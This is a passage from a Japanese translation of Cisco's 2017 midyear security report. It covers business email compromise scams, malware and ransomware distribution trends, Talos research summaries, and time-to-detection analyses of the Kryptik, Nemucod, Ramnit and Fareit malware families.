12 「Exclusive: Facebook and Google Were Victims of $100M Payment Scam（スクープ：Facebook と Google が 1 億ドルの送金詐欺の被害者に）」、Jeff John Roberts 著、Fortune.com、2017 年 4 月 27 日：fortune.com/2017/04/27/facebook-google-rimasauskas/ [英語]
13 「Business E-mail Compromise, E-Mail Account Compromise: The 5 Billion Dollar Scam（ビジネス メール詐欺、電子メール アカウント詐欺：50 億ドルの詐欺）」、Internet Crime Complaint Center（IC3）および米連邦捜査局（FBI）、2017 年 5 月 4 日：ic3.gov/media/2017/170504.aspx [英語]
14 「Ransomware Took In $1 Billion in 2016—Improved Defenses May Not Be Enough to Stem the Tide（2016 年のランサムウェアの被害金額は 10 億ドルに - 食い止めるには防御の強化だけでは不十分）」、Maria Korolov 著、CSOonline.com、2017 年 1 月 5 日：csoonline.com/article/3154714/security/ransomware-took-in-1-billion-in-2016-improved-defenses-may-not-be-enough-to-stem-the-tide.html [英語]

BEC 詐欺との戦いでは通常、脅威防御ツールではなく、ビジネスプロセスの改善が必要です。Flashpoint は、ユーザの教育、たとえば、国内で運営している企業への海外送金など、通常とは異なる送金指示を見極めるように従業員をトレーニングすることを推奨しています。また、なりすまし電子メールを回避するために、電話などで別の従業員に送金を確認するように徹底させることも必要です。

脅威対策ツールと同様に、Sender Policy Framework（SPF）の防御は、アドレスを偽装した電子メールをブロックするうえで役立ちます。ただし、この機能の導入をためらう組織もあります。IT 部門が適切に管理していない場合、SPF によって正当な電子メール（マーケティング メッセージやニュースレターなど）がブロックされる可能性があるためです。

結論を言えば、Facebook や Google などの大手企業であろうと、従業員が数十人程度の企業であろうと、オンラインで事業を運営する組織は、BEC 詐欺の潜在的な攻撃対象となります。BEC 詐欺は、犯罪者にとって低コストで収益性の高い手法であるため、脅威媒体として増加することが見込まれます。

マルウェアの進化：6 ヵ月の視点

シスコのセキュリティ研究者は、2017 年の前半にわたってマルウェアの進化を観察した結果、マルウェアの作成者が戦略を開発するときに最もよく考えているもの、つまり、配布、難読化、および回避を浮き彫りにするいくつかのトレンドを発見しました。

トレンド 1：攻撃者は脅威を有効化するために積極的なアクションの実行をユーザに要求するマルウェア配布システムを使用している

シスコは、自動化されたマルウェア検出システムを回避する悪意のある電子メール添付ファイルの増加を確認しました。これらの添付ファイルは、サンドボックス環境に置かれたときには悪意があるという証拠を示さないため、ユーザに転送されてしまいます。そこでユーザは、以下のものを受け取ります。

- パスワードで保護された悪意のあるドキュメント（パスワードは都合よく電子メールの本文に記載されている）
- 特定のアクションを実行するためにユーザの許可（「[OK] のクリック」など）を求めるダイアログボックスを表示する悪意のあるドキュメント
- Word ドキュメントの悪意のある OLE オブジェクト
- PDF に埋め込まれた Word ドキュメント[15]

トレンド 2：攻撃者はランサムウェアのコードベースを効果的に利用している

悪意のある攻撃者は、「教育」目的でランサムウェア コードを公開しているオープン ソース コードベース（Hidden Tear や EDA2 など）を使用して、マルウェアを迅速で容易、かつ低コストで作成しています。攻撃者はコードを修正して元のコードに見えないようにして、マルウェアを展開します。シスコの脅威研究者がこの数ヵ月で観察した「新しい」ランサムウェア ファミリの多くは、教育用コードベースに基づくオープン ソース コードです。

トレンド 3：サービスとしてのランサムウェア（RaaS）プラットフォームが急速に成長している

コーディングやプログラミングを行ったり、革新的な戦術の開発にリソースを投入したりせずにランサムウェア市場に簡単に参入し、効果的なキャンペーンを開始したい攻撃者にとって、Satan などの RaaS プラットフォームは理想的です。これらのプラットフォームの運用者は増加を続けており、攻撃者から利益の何割かを得ています。また、ランサムウェアを展開し、顧客のキャンペーンの進捗状況を追跡するなどの追加サービスを提供する運用者も存在します。

15 「注目の脅威：マルウェア配信の大物 Locky が Necurs 経由で復活」、Nick Biasini 著、Talos ブログ、2017 年 4 月 21 日、gblogs.cisco.com/jp/2017/04/locky-returns-necurs

トレンド 4：ファイルを使用しない「メモリ常駐型」マルウェアの拡散が進んでいる

シスコは、このタイプのマルウェアが世界中のシステムに侵入しているのを確認しています。このマルウェアは、PowerShell や WMI を悪用してマルウェアを完全にメモリ内で実行します。攻撃者が永続的なメカニズムを配置しようとする場合を除き、ファイル システムやレジストリにアーティファクトは書き込まれません。[16] このため、マルウェアの検出がより難しくなります。また、フォレンジック調査とインシデント対応もより面倒になります。

トレンド 5：攻撃者は指揮および統制の難読化のために、より匿名化された非集中型インフラストラクチャへの依存を強めている

シスコの脅威研究者は、Tor ネットワーク内でホストされているマルウェア、および指揮および統制サービスへのアクセスを容易にする「ブリッジング サービス」の利用が増加していることを確認しました。その一例は、プロキシ サービスである Tor2web です。Tor2web を使用すると、インターネット上のシステムは、ローカル Tor クライアント アプリケーションをインストールしなくても Tor 内でホストされているリソースにアクセスできるようになります。[17]

基本的に、Tor2web を使用すると、攻撃者はマルウェア コードを変更したり、マルウェア ペイロードに Tor クライアントを組み込んだりせずに Tor をより簡単に活用できます。攻撃者は、選択した任意のドメインで Tor2web プロキシ サーバを設定できるため、展開されているこのサービスのブロックはより困難になります。

Talos の脅威インテリジェンス：攻撃と脆弱性の追跡から得られたもの

シスコの Talos Web サイト（blog.talosintelligence.com [英語]）では、脅威状況における脆弱性調査とトレンドを提供しています。脆弱性の調査は特に重要です。これは、攻撃者と防御側の間の攻防を示すものであるためです。

通常、攻撃者は時間に余裕があるため有利であり、防御者は余裕がないため不利であると見なされています。防御者は、攻撃者によって発生する損害を抑えるために必要な時間の制約を受けます。脆弱性の調査を活用することによって、防御者は攻撃者が悪用する前に弱点に対処できます。ゼロデイ脆弱性を検出し、ソフトウェア ベンダーと連携してパッチを開発および配布することによって、研究者はこのギャップを埋めるための支援を提供できます。

セキュリティ業界は、より効果的にランサムウェアに対処できるようになりました。エクスプロイト キット アクティビティが減少したことで、Talos の研究者はその他の脅威を観察できるようになりました。つまり、情報セキュリティ業界はランサムウェアの仕組みについてより深く理解し、新しいランサムウェアの亜種を特定できるようになりました。

Talos ブログで取り上げているもう 1 つの重要なトレンドは、攻撃者がエクスプロイト キットから電子メールベースの脅威に移行していることです。一時は支配的であった Angler エクスプロイト キットが 2016 年に姿を消して以来、脅威研究者は、別のキットが明らかなリーダーになるかどうか、または脅威状況にその他の重大なトレンドが現れるかどうかを観察してきました（9 ページの「エクスプロイト キット：減少しているが、消滅する見込みは低い」を参照）。これと並行して、Flash または Java ソフトウェアを利用する脅威の減少を確認しています。これは、ブラウザ開発者が関連プラグインをブロックしていることから、攻撃者がそれらを攻撃ベクトルとして使用しなくなっているためです。

16 このトピックの詳細については、「隠されたチャネルと不適切な決断：DNSMessenger の物語」（Edmund Brumaghin および Colin Grady 著、Talos ブログ、2017 年 3 月 2 日）、gblogs.cisco.com/jp/2017/03/dnsmessenger を参照してください。
17 このトピックの詳細については、「Go RAT が活動中! AthenaGo が「TorWord」をポルトガルに突きつける」（Edmund Brumaghin 著、Angel Villegas 協力、Talos ブログ、2017 年 2 月 8 日）、gblogs.cisco.com/jp/2017/02/athena-go-html を参照してください。

以下の最近の Talos ブログ記事では、特定の脅威に関する調査の概要を提供し、攻撃者が防御者に先んじるためにどのように変革を進めているかに関する洞察を提示しています。

第三のプレイヤーがやってきた:「WannaCry」の出現 :この記事では、大きく報道された WannaCry ランサムウェアの亜種を紹介し、この脅威からネットワークを保護するための推奨事項を提示します。

MBRFilter で、もう触れさせない! :この記事では、Talos の研究者がリリースした MBRFilter を紹介します。MBRFilter は、システムに接続されているすべてのディスク デバイス上のセクター 0 への書き込みを防止するディスク フィルタです。これは、Petya のようなランサムウェアの亜種が使用する手法です。このマルウェアは、感染したシステムのマスター ブート レコード(MBR)を上書きし、ブートローダを悪意のあるものに置き換えようとします。

Sundown エクスプロイト キットにご注意 :この記事では、Sundown エクスプロイト キットについて解説します。この関連キャンペーンはごく少数の IP を足掛かりに活動を開始しましたが、Talos の研究者は、8 万を超える悪意あるサブドメインが、さまざまな登録アカウントを利用している 500 以上のドメインに関連付けられていることを発見しました。このようなキットは、従来のブラックリストによるソリューションでは防御できません。

Necurs 不在による Locky の低迷 :Talos の研究者が、Necurs ボットネットが一時的にインターネット上から姿を消した結果、Locky ランサムウェアの亜種の活動が減少した状況について概説します。研究者は、Necurs ボットネットを引き続き注意深く監視しています。Necurs が再び活動すれば、膨大な量の迷惑メールを送信し、Locky だけでなく、バンキング マルウェアの Dridex を配布する可能性があります。

Go RAT が活動中! AthenaGo が「TorWord」をポルトガルに突きつける :この記事では、悪意のある Word ドキュメントを介して拡散し、ポルトガルをターゲットにしたマルウェア キャンペーン、AthenaGo を Talos の研究者が特定しました。研究者によると、ユニークなマルウェア キャンペーンである AthenaGo は、追加のバイナリをダウンロードし、感染したシステム上で実行する機能を持つ、リモート アクセスのトロイの木馬(RAT)を使用します。このマルウェアは Go プログラミング言語を使用して記述されていますが、これは一般的に見られる手法ではありません。さらに、このマルウェアが使用する指揮および統制の通信は、Tor2Web プロキシを利用しています。

隠されたチャネルと不適切な決断:DNSMessenger の物語 :Talos の研究者が、DNS TXT レコードのクエリと応答を利用して双方向の指揮および統制チャネル(ターゲットとなる環境で稼働している間も検出されないという、あまり見られない回避的な戦術)を作り出すマルウェア サンプルについて分析します。


多様化する Necurs のポートフォリオ :この記事では、「パンプアンドダンプ」ペニー ストック メッセージなど、迷惑メール配布手法を多様化させた大物 Necurs ボットネットの新しいアクティビティについて説明します。

注目の脅威:マルウェア配信の大物 Locky が Necurs 経由で復活) :一時的に活動を停止していた Necurs ボットネットが復活し、研究者は Locky の大規模な迷惑メール キャンペーンを検出しました。

検出時間：攻撃者と防御者の主導権争いは沈静化

シスコは、2015 年 11 月から検出時間（TTD）の中央値を追跡しています。それ以降、全体的なトレンドは下降しており、調査開始時の 39 時間超から、2016 年 11 月～ 2017 年 5 月の期間では約 3.5 時間に短縮されました（図 19 を参照）。

図 19 月別 TTD 中央値



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

TTD 中央値の増加は、攻撃者が新しい脅威を導入した時点を示しています。減少は、防御者が既知の脅威を迅速に特定できた期間を示しています。2016 年の夏以降、攻撃者と防御者の主導権争いは動きが落ち着いてきており、攻撃者の脅威をすぐに検出することで防御者が優位に立ち、その優位を保っています。

シスコでは、検出時間（TDD）を侵害から脅威が検出されるまでの時間として定義しています。この時間は、世界中で導入されているシスコのセキュリティ製品から収集されたオプトイン セキュリティ テレメトリから決定されます。シスコは、グローバルな可視性と継続的な分析モデルを使用することで、出現時に分類されていないどのような悪意のあるコードであっても、エンドポイントで悪意のあるコードが実行された瞬間から、それが脅威であると判断される時間までを測定することができます。


特に過去 6 ヵ月間の脅威状況の進展は、サイバー犯罪者が、検出を回避するために脅威を進化させ、新しい技術を開発する圧力にますますさらされていることを示しています。

図 20 は、シスコの研究者が 2016 年 11 月から 2017 年 4 月にかけて観察した上位 20 のマルウェア ファミリの TTD 中央値を検出率別に示しています。シスコ製品が 3.5 時間の平均 TTD 内で検出しているファミリの多くは、すばやく拡散し、より広く蔓延している産業化された脅威です。蔓延している古い脅威も、通常、TTD 中央値未満で検出されています。

多くのマルウェア ファミリは、セキュリティ コミュニティに知られているにもかかわらず、防御者による検出に長い時間がかかる場合があります。これは、こうした脅威の攻撃者が、マルウェアの活動と収益性を維持するために、さまざまな難読化手法を使用しているためです。次のセクションでは、Fareit（リモート アクセスのトロイの木馬または「RAT」）、Kryptik（RAT）、Nemucod（ダウンローダ型トロイの木馬）、Ramnit（バンキング型トロイの木馬）の 4 つのマルウェア ファミリが、防御者に先んじるためにどのように特定の戦略を使用しているかについて説明します。

これらの手法は効果的です。図 20 に示すように、これらのファミリはすべて、シスコの TTD 中央値である 3.5 時間を超えました。特に Kryptik はこの値を大きく超えました。上位のファミリの中で最も検出率が高い Nemucod でさえ、進化が非常に早いため、検出により長い時間がかかります。

図 20 上位 20 のマルウェア ファミリの TTD 中央値



出典：シスコ セキュリティ リサーチ

進化時間のトレンド：Nemucod、Ramnit、Kryptik、および Fareit

シスコは、ユーザとシステムを侵害するためにマルウェアの作成者がどのようにペイロード配布タイプを進化させ、（ハッシュのみの検出方式を無効化するために）新しいファイルを生成するペースを加速させ、ドメイン生成アルゴリズム（DGA）を使用してマルウェアの鮮度と効果を維持しているかを注意深く監視しています。一部のマルウェア ファミリは、トラフィックを隠し、検出を回避する手段として、特定のドメイン名と若干異なる DGA ドメインを大量に生成します（DGA ドメインの詳細については、33 ページの「DGA ドメインの寿命の延長と重複」を参照してください。


シスコは、シスコのさまざまなソース（Web プロキシ データ、クラウドとエンドポイントの高度なマルウェア対策製品、コンポジット マルウェア対策エンジンを含む）から得られた Web 攻撃データを分析しました。この分析から得られたデータを活用すると、「進化時間」（TTE）、つまり攻撃者が特定のマルウェアの配布方法を変更するためにかかった各時間や、各戦術における変更時間を測定できます。

各マルウェア ファミリの固有の進化パターンと、それらがどのように新旧のツールと戦術を使用して防御者に先んじようとしているかに関する洞察は、セキュリティ プラクティスとセキュリティ テクノロジーの改善に役立ちます。これにより、検出時間（TTD）を継続的に短縮できるようになります（TTD の詳細については、26 ページの「検出時間：攻撃者と防御者の主導権争いは沈静化」を参照してください。

2016 年 11 月から 2017 年 5 月にわたり、シスコは有名なマルウェア ファミリである Nemucod、Ramnit、Kryptik、および Fareit を分析の中心に据えました。そして、マルウェアを配布するファイルの拡張子の変化と、ユーザのシステムによって定義されたファイル コンテンツ（または MIME）タイプの変化を調べました。また、ファミリごとに、Web とメールの両方について配信手法のパターンを調べました。

図 21 に、観察期間中に 4 つのマルウェア ファミリのそれぞれが Web 攻撃に使用した固有のベクトルの数を示します。

図 21 Web イベントで観察された固有のベクトルの数（月別）




出典：シスコ セキュリティ リサーチ

図 22 に、観察期間中に 4 つのマルウェア ファミリのそれぞれが電子メール攻撃に使用した固有のベクトルの数を示します。Ramnit マルウェア ファミリがこの分析から除外されていることに注意してください。これは、Ramnit 関連ファイルに関連付けられたイベント（ブロック）の検出数がごく少数であったためです。

シスコの TTE 分析には、ブロック時にマルウェア ファミリが使用していたハッシュの寿命の調査（月単位）が含まれています。この調査は、マルウェアがハッシュベースの検出を回避するためにどのくらい早く、およびどのくらいの頻度で進化する必要があるかを特定するうえで役立ちます。

次に、調査対象の 4 つのマルウェア ファミリのそれぞれに対する調査の概要を示します。

図 22 電子メール イベントで観察された固有のベクトルの数（月別）



出典：シスコ セキュリティ リサーチ


TTE 分析：Kryptik

Kryptik マルウェア（別名 GozNym）は、ソース コードがリークされた高度なバンキング型トロイの木馬とダウンローダが合併したものです。[18]最近の TTE 調査では、Kryptik マルウェア ファミリの Web イベントの約 3 分の 1（35 パーセント）には JavaScript が関連しており、他の 26 パーセントでは .php ファイル拡張子が使用されていたことが確認されました。シスコが特定した MIME タイプには、MS Word、オクテットストリーム、HTML が含まれていました。Kryptik RAT の大半のメール イベントには .zip、.js、実行可能ファイルが含まれていました。

また、観察された期間中に、Kryptik マルウェア ファミリはさまざまな寿命のハッシュを使用していたこともわりました（図 23 を参照）。

図 23 に示す Kryptik の TTD トレンドを見ると、検出が難しいにもかかわらず、シスコ製品は最近数ヵ月でこの脅威をより迅速に検出していることがわかります。2017 年 4 月までは、Kryptik RAT の TTD 中央値は全体的な TTD 中央値である 3.5 時間の約 2 倍でした（TTD の計算方法の詳細については、26 ページを参照してください）。しかし、この数字は、2016 年 11 月に測定した Kryptik の TTD である 21. 5 時間を大きく下回っています。

図 23 Kryptik マルウェア ファミリの TTD とハッシュ寿命（月別）



出典：シスコ セキュリティ リサーチ

18 「Visualizing 2016's Top Threats（2016 年の上位の脅威を視覚化する）」、Austin McBride および Brad Antoniewicz 著、Cisco Umbrella ブログ、2017 年 2 月 8 日：umbrella.cisco.com/blog/blog/2017/02/08/visualizing-2016s-top-threats/ [英語]

TTE 分析：Nemucod


2017 年でも、Nemucod は最も頻繁に検出されているマルウェアの 1 つです。このダウンローダ型マルウェアは、ランサムウェアやその他の脅威（クリック詐欺を促進するバックドアのトロイの木馬など）を配布するために使用されています。一部の亜種は、Nemucod マルウェア ペイロードを配布するメカニズムとしても使用されています。

これほど普及した理由は、Nemucod が進化する方法と強く関係しています。図 24 は、Nemucod が一貫して 15 を超えるファイル拡張子と MIME の組み合わせを使用していることを示しています。たとえば、観察された Nemucod の Web イベントの 70 パーセントでは JavaScript が関連しており、残りのイベントではファイル拡張子として .php（16 パーセント）または .zip（9 パーセント）が使用されていました。さらに、電子メール ブロックに関連する Nemucod イベントでは、主に .zip、.wsf（Windows スクリプト ファイル）、または.js ファイルが使用されていました。

図 24 では、Nemucod が防御者に先んじるために主に 1 日未満のハッシュを使用していることがわかります。

この数ヵ月では、このマルウェアはより古いハッシュをより多く使用しています。これは、セキュリティ コミュニティが Nemucod の新しいインスタンスをより効果的に検出するようになっているため、マルウェアの作成者は効果が実証済みの古いハッシュに回帰していることを示していると考えられます。それにもかかわらず、図 24 を見ると、Nemucod の TTD が 3 月と 4 月に増加したことがわかります。これも、攻撃者と防御者の攻防の激しさを示すものです。ハッシュを再利用する方法、配布手法、その他の難読化手法のいずれに関連しているかに関係なく、Nemucod の作成者が、検出がより難しい配布手法を開発したのは明らかです。

図 24 Nemucod マルウェア ファミリの TTD とハッシュ寿命（月別）



出典：シスコ セキュリティ リサーチ

2017 年版の図表はこちらからダウンロードしてください：
cisco.com/go/mcr2017graphics

TTE 分析：Ramnit


Ramnit は、2010 年に最初に検出された自己複製型のボットです。この開発者は後に、悪名高いトロイの木馬「Zeus」の公開ソース コードを使用して、データ窃取機能や他の拡張機能を追加しました。現在、Ramnit は既知のバンキング型トロイの木馬の中で最も永続しているものの 1 つです。

シスコの最新の TTE 調査では、Ramnit マルウェアを含むほぼすべて（99 パーセント）の Web イベントでテキストまたは HTML MIME タイプが使用されていることがわかりました。ファイル拡張子はさまざまですが、主な拡張子は HTML でした（41 パーセント）。

また、数ヵ月にわたって、Ramnit は 90 日以上の古いハッシュを使用することで防御者の目をくぐり抜けていたことがわかりました（図 25）。

しかし、図 25 はまた、4 月までに Ramnit の運用者が新しいハッシュを主に使用するようになったことも示しています。これは、防御者が古いハッシュを使用していた Ramnit インスタンスをより迅速に検出できるようになったためと考えられます。実際、Ramnit の TTD 中央値は 3 月の 21 時間超から 5 月初めには約 5 時間に減少しました。

図 25 Ramnit マルウェア ファミリの TTD とハッシュ寿命（月別）




出典：シスコ セキュリティ リサーチ

TTD 分析：Fareit

Fareit は有名な拡散型マルウェア ファミリです。Fareit RAT はクレデンシャルを盗み、複数のタイプのマルウェアを拡散させます。当社の調査では、Web 攻撃に関わったほぼすべて（95 %）の Fareit マルウェア亜種が、ファイル拡張子 .dll を使用していました。84 % が msdos プログラムまたは msdownload MIME タイプでした。電子メールの Fareit ファイル拡張子は多くの場合、Word 文書または ACE（圧縮アーカイブ）、実行ファイルもしくは ZIPファイルと関連していました。

Fareit は Kryptik マルウェアのように、頻繁にハッシュを変更して検出を逃れます（図 26）。Fareit の TTD 中央値は、2 月と 3 月に跳ね上がりました。その間、マルウェアは新しいハッシュの使用をわずかに増やすと同時に、非常に古いハッシュ（90 日以前）も導入して混在させていました。

図 26 Fareit マルウェア ファミリの TTD とハッシュ寿命（月単位）



出典：シスコ セキュリティ リサーチ

ドメイン アクティビティ：Nemucod および Ramnit

シスコの脅威調査担当者は、最近の TTE 調査で、Nemucod および Ramnit の 2 つのマルウェア ファミリに関連するドメイン アクティビティを分析しました。その目的は、これら特定のマルウェア ファミリがどのようにドメインを使ってマルウェアを送り込むのか、さらに調査することです。

観察期間中（2016 年 11 月～ 2017 年3 月）、Nemucod は Ramnit より広範に Web サイトに感染しました。

一方 Ramnit は、何百ものドメイン生成アルゴリズム（DGA）ドメインを使っているようでした（DGA ドメインの詳細およびマルウェア開発者が利用する理由については、33 ページの「DGA ドメインの寿命の延長と重複」を参照）。

